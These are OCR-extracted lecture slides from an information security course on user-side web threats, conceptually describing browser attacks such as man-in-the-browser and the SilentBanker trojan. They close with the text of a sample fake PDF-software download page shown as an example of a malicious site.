CISC 3325 - INFORMATION SECURITY

The Web—User Side

Objectives

- Attacks against browsers
- Fake and malicious websites
- Attacks targeting sensitive data
- Injection attacks
- Spam
- Phishing attacks

Browsers

- The software most users use as the gateway to the Internet
- Internet access enables certain security threats and vulnerabilities
- Focus on user side: What harm may come to an individual user interacting with Internet locations?


Browsers

- 55% of world popoulations use browsers [Wikipedia]
- First browser, WorldWideWeb released in 1991
  - Followed by Mosaic, Netscape, Internet explorer, etc.
- Fetch information resources from the Web and display them on a user's device
  - User inputs a Uniform Resource Locator (URL)
  - Once a page is retrieved, the browser's displays it on the user's device

Browsers and Cookies

- During the course of browsing, cookies received from various websites are stored by the browser
- Some contain login credentials or site preferences
- Others are used for tracking user behavior over long periods of time
  - Browsers typically provide settings for removing cookies when exiting the browser.
  - Finer-grained management of cookies usually requires a browser extension

Clearing Cookies – Example - Firefox



Security Issues for Browsers

- A browser often connects to more than the one address shown in the browser's address bar
- Fetching data can entail accesses to numerous locations
  - to obtain pictures, audio content, and other linked content.
- Browser software can be malicious or can be corrupted to acquire malicious functionality.

Security Issues for Browsers

- Popular browsers support add-ins, extra code to add new features to the browser
  - these add-ins themselves can include corrupting code.
- Data display involves a rich command set
  - Controls rendering, positioning, motion, layering, invisibility.

Security Issues for Browsers

- Browser typically has the user privileges
  - Can access any data on a user's computer allows by access control restrictions
- Data transfers to and from the user are invisible
  - Occur without the user's knowledge or explicit permission


Browser Attacks

- Attacks aim to:
  - Obtain sensitive information
    - E.g., Account numbers or authentication passwords
  - Entice the user
    - for example, using pop-up ads, or to install malware.


Browser Attacks

- There are three attack vectors against a browser:
  - Go after the operating system
    - => impede the browser's correct and secure functioning.
  - Tackle the browser or one of its components, add-ons, or plug-ins
    - => its activity is altered.
  - Intercept or modify communication to or from the browser

Browser Vulnerabilities



Browser Vulnerabilities



https://www.statista.com/chart/7451/chrome-most-vulnerable-browser/

Browser Attack Types

- Man-in-the-browser
- Keystroke logger
- Page-in-the-middle
- Program download substitution
- User-in-the-middle

Man-in-the-browser

- Attacker modifies web pages
  - in a completely covert fashion
  - invisible to both the user and host web application
- A type of Trojan horse
- Some trojans will be detected and removed by antivirus SW

Man-in-the-browser

- Malicious code that has infected a browser
- Code inserted into the browser can read, copy, and redistribute user browser input
- The threat here is that the attacker will intercept and reuse credentials
  - To access financial accounts and other sensitive data

Man-in-the-browser - Example

- Attack on an internet banking funds transfer:
  - The customer will always be shown, via confirmation screens, the exact payment information as keyed into the browser.
  - The bank, however, will receive a transaction with materially altered instructions
    - i.e. a different destination account number and possibly amount.


Man-in-the-browser - Example

- Attack on an internet banking funds transfer (cont.):
  - The use of strong authentication tools may create an increased level of misplaced confidence on the part of both customer and bank
    - that the transaction is secure
    - authentication is concerned with the validation of identity credentials.
      - This should not be confused with transaction verification.

SilentBanker

- SilentBanker was a Trojan that generally installed as a browser plug-in
- When it detected the user going to a banking URL, it would:
  - intercept keystrokes and even modify them so that money transfers would go to attackers' accounts.

Man-in-the-Browser



SilentBanker

- SilentBanker started with a list of over 400 URLs of popular banks throughout the world.
- Whenever it saw a user going to one of those sites, it redirected the user's keystrokes
  - recorded customer details that it forwarded to remote computers (presumably malicious bots)
- Detected in 2008 by Liam Omurchu of Symantec

Man-in-the-Browser

- Man-in-the-browser

Keystroke Logger

- Hardware or software that records all keystrokes
- May be a small dongle plugged into a USB port or can masquerade as a keyboard
- May also be installed as malware
- Not limited to browsers

Page-in-the-Middle

- User is directed to a different page than believed or intended
- Similar effect to a man-in-the-browser, where attacker can intercept and modify user input

Page-in-the-middle vs. Man-in-the-browser Attacks

- Man-in-the-browser action:
  - An example of an infected browser that may never alter the sites visited by the user
    - but works behind the scenes to capture information
- Page-in-the-middle action:
  - The attacker redirects the user, presenting different web pages for the user to see.

Program Download Substitution

- Attacker creates a page with seemingly innocuous and desirable programs for download
- Instead of, or in addition to, the intended functionality, the user installs malware
- This is a very common technique for spyware

User-in-the-Middle

- Using click-bait to trick users into solving CAPTCHAs on spammers' behalf


User-in-the-Middle

- CAPTCHAs are used by websites to defeat automation
  - such as by preventing spammers from scripting the creation of massive numbers of email accounts
- By using dummy websites to entice users into solving CAPTCHAs, attackers can effectively defeat the CAPTCHAs at scale

Successful Authentication

- The attacks listed above are largely failures of authentication
- Can be mitigated with
  - Shared secret
  - One-time password
  - Out-of-band communication


Fake Website



Fake Code


PDF2010
Home | Download | Members | More Info | Support
The Ultimate PDF Software Pack to
Open, Create & Edit Files
in PDF format
The BEST All in One Office Solution for your PDF files
UPDATE TO 2010 VERSION!
Top Features
50% faster than previous versions
Search & save online Internet content
Support for all Operating platforms
New and improved interface
Search single or multiple PDF files
Writer / Reader
Download the easiest software to view, create, modify and print PDF documents. The PDF format as a global exchange document format is created by Adobe and is the most efficient way to exchange information.
PDF READER WRITER PROFESSIONAL 9.0
Rated the #1 Product Online!
DOWNLOAD NOW!
Average Rating:
Downloads: 267,927
File Size: 14.8 MB
Requirements:
Windows 2000, XP, and Vista
FREE OFFICE SUITE INCLUDED!
Download today and receive a FREE copy of the Best ALL-IN-ONE Office Solution for Your PDF files! Get Instant access to the Ultimate Office Solution Package! Why wait, Join today and experience the most exciting PDF solution available today!
OpenOffice Suite
Compatible with all Popular Platforms
Download Now

